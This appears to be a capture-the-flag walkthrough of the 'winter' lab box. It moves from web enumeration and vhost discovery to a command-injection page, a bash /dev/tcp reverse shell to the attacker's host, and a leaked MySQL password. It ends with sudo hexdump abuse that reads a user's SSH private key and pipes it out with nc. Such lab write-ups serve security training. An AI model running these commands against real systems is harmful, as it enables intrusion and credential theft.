

10.9.9.0/24 -- that has no internet accessA Fair Warning
This box is FULL OF RABBIT HOLES! If you think you've found an avenue, but remain stuck for a while, enumerate more, try different word lists, and more. Embrace the pain.
Nmap Results
# Nmap 7.95 scan initiated Mon Jan  5 17:56:59 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.24
Nmap scan report for 10.9.9.24
Host is up (0.00053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 39:47:4a:a2:1d:53:5a:d4:9e:4e:2e:61:61:e9:bb:82 (RSA)
|   256 dc:48:cb:c6:f5:41:2c:d8:5a:87:c6:2d:ff:35:ae:15 (ECDSA)
|_  256 26:05:e1:dd:1c:60:af:ef:4b:b7:e5:01:ae:e2:52:ca (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: catchme
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan 5 17:57:12 2026 -- 1 IP address (1 host up) scanned in 12.63 secondswinter.hmv in my /etc/hosts file, since it's easier to work with host names.echo -e '10.9.9.24\t\twinter.hmv' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Penetration Testing
Initial Enumeration



Directory and File Enumeration
gobuster dir -u http://winter.hmv/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 10 -o dir.txt -x js,html,php,txt/about.php (Status: 302) [Size: 1018] [--> login.php]
/contact.php (Status: 302) [Size: 1213] [--> login.php]
/home.php (Status: 302) [Size: 904] [--> login.php]
/index.html (Status: 200) [Size: 201]
/javascript (Status: 301) [Size: 313] [--> http://winter.hmv/javascript/]
/login.php (Status: 200) [Size: 900]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/manual (Status: 301) [Size: 309] [--> http://winter.hmv/manual/]
/news.php (Status: 302) [Size: 855] [--> login.php]
/robots.txt (Status: 200) [Size: 237]
/robots.txt (Status: 200) [Size: 237]
/server-status (Status: 403) [Size: 275]
/settings.php (Status: 302) [Size: 1259] [--> login.php]
/signup.php (Status: 200) [Size: 856]
/upload (Status: 301) [Size: 309] [--> http://winter.hmv/upload/]

Register an Account




<script></script> tags would run client side. So, let's enumerate more with our session cookie.Authenticated Enumeration
grep -iv logout /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt > med.txtFilter out any logout pages, so we don't destroy our session by going to something like 'logout.php'
gobuster dir -H 'Cookie: PHPSESSID=3s0f4odui9jftalvl2nfplhlia' -u http://winter.hmv -x php,txt,html,bak -w med -t 10/index.html (Status: 200) [Size: 201]
/news.php (Status: 200) [Size: 1316]
/contact.php (Status: 200) [Size: 1213]
/about.php (Status: 200) [Size: 1134]
/home.php (Status: 200) [Size: 993]
/login.php (Status: 200) [Size: 900]
/signup.php (Status: 200) [Size: 856]
/upload (Status: 301) [Size: 309] [--> http://winter.hmv/upload/]
/manual (Status: 301) [Size: 309] [--> http://winter.hmv/manual/]
/javascript (Status: 301) [Size: 313] [--> http://winter.hmv/javascript/]
/robots.txt (Status: 200) [Size: 237]
/settings.php (Status: 200) [Size: 1259]
/fileinfo.txt (Status: 200) [Size: 52]settings.php immediately caught my eye, as we may be able to tweak the user avatar or abuse some other feature. fileinfo.txt may also be interesting.

Testing the File Upload Feature

phpinfo() script results in this error%00 -- termination didn't appear to work, as it was saved literally to the file path.Testing the Domain Name
If the domain name is winter, then that means the top-level domain (TLD) ends in .winter. So, let's do some virtual host testing for this.
gobuster vhost --domain 'winter' --append-domain -u 'http://10.9.9.24' -t 10 -w /usr/share/seclists/Discovery/DNS/namelist.txtcmd.winter Status: 200 [Size: 198]
manager.winter Status: 200 [Size: 199]echo -e '10.9.9.24\t\tcmd.winter manager.winter' | sudo tee -a /etc/hostsAdd the new host names to our hosts file

gobuster dir -u http://cmd.winter -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 10 -x php/manual (Status: 301) [Size: 309] [--> http://cmd.winter/manual/]
/javascript (Status: 301) [Size: 313] [--> http://cmd.winter/javascript/]
/shellcity.php (Status: 200) [Size: 1040]
gobuster dir -u http://manager.winter -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 10 -x php/news.php (Status: 302) [Size: 855] [--> login.php]
/contact.php (Status: 302) [Size: 1243] [--> login.php]
/about.php (Status: 302) [Size: 1558] [--> login.php]
/home.php (Status: 302) [Size: 907] [--> login.php]
/login.php (Status: 200) [Size: 1275]
/manual (Status: 301) [Size: 317] [--> http://manager.winter/manual/]
/javascript (Status: 301) [Size: 321] [--> http://manager.winter/javascript/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
shellcity.php script seems to hold the most promise. I checked login.php on the manager vhost, but couldn't login with a few simple guesses.Exploit
shellcity.php



Parameter Fuzzing
gobuster fuzz -u 'http://cmd.winter/shellcity.php?FUZZ=cat%20/etc/passwd' -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -t 10
1040 is the noise to be filteredgobuster fuzz -u 'http://cmd.winter/shellcity.php?FUZZ=cat%20/etc/passwd' -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -t 10 --exclude-length 1040
runcurl -s 'http://cmd.winter/shellcity.php' -G --data-urlencode 'run=cat /etc/passwd'Use -G to indicate that the --data-urlencode input is intended for the URL query (not body)

Reverse Shell
sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell
curl -s 'http://cmd.winter/shellcity.php' -G --data-urlencode 'run=/bin/bash -c '"'"'/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'"'"''Must use '"'"' to nest single quotes inside single quotes

Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux winter 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Matching Defaults entries for www-data on winter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on winter:
    (catchme) NOPASSWD: /usr/bin/hexdump
Users and Groups
Local Users
catchme:x:1000:1000:catchme,,,:/home/catchme:/bin/bash
Local Groups
cdrom:x:24:catchme
floppy:x:25:catchme
audio:x:29:catchme
dip:x:30:catchme
video:x:44:catchme
plugdev:x:46:catchme
netdev:x:109:catchme
bluetooth:x:111:catchme
catchme:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:55:b0:c2 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.24/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 4607sec preferred_lft 4607sec
    inet6 fe80::be24:11ff:fe55:b0c2/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp   LISTEN     0      128             127.0.0.1:1336            0.0.0.0:*
tcp   LISTEN     0      80              127.0.0.1:3306            0.0.0.0:*
Interesting Files
/var/www/manager/login.php
<?php
session_start();
if(isset($_POST['btn']))
{
$us=$_POST['login'];
$pa=$_POST['pass'];

if($us==="manager@winter" and $pa==="cool_manager")
{
$_SESSION['favcolor']=$us;
header('Location: home.php');
}
else
{
echo "<script>alert('wrong username or password')</script>";
}
}
?>
/var/www/manager/manager.pcapng
-rwxr-xr-x 1 root root 9320 Nov 29 2020 manager.pcapng
/etc/nginx/sites-enabled/default
grep -vE '^.*#' /etc/nginx/sites-enabled/default
server {
        listen  127.0.0.1:1336 ;


        root /opt/customer/;

        index index.html index.htm index.nginx-debian.html index.php;

        server_name _;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;

                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }

        location ~ /\.ht {
                deny all;
        }
}
Privilege Escalation
Dump Database
tcp/3306 open on the box, I'd like to see if there are any system user hashes that we can crack.grep -ir mysql /var/wwwhtml/signup.php: $dbh = new PDO('mysql:host=127.0.0.1;dbname=winter', 'root', 'idkpass');
html/login.php: $dbh = new PDO('mysql:host=127.0.0.1;dbname=winter', 'root', 'idkpass');The original web page at the beginning of the pentest has some DB connections defined
mysql -u root -D winter -p'idkpass'Connect to the "winter" database from the reverse shell

Lateral to catchme
Sudo Abuse
www-data can run /usr/bin/hexdump as the user catchme. This will allow us to read any files owned by the user catchme.Since
tcp/22 is open on the target, it's reasonable to assume that the user may have a SSH key saved on disk. When you run ssh-keygen without any parameters, the default save path for the public and private keys is $HOME/.ssh.sudo -u catchme /usr/bin/hexdump -C /home/catchme/.ssh/id_rsa
sudo nc -q 3 -lnvp 80 > catchme_keyOpen a TCP socket to catch the file


We'll combine the techniques into a one-liner...
sudo -u catchme /usr/bin/hexdump -v -e '/1 "%02x"' /home/catchme/.ssh/id_rsa | xxd -r -p | nc -q 3 -nv 10.6.6.6 80
chmod 600 catchme_keySet the appropriate permissions
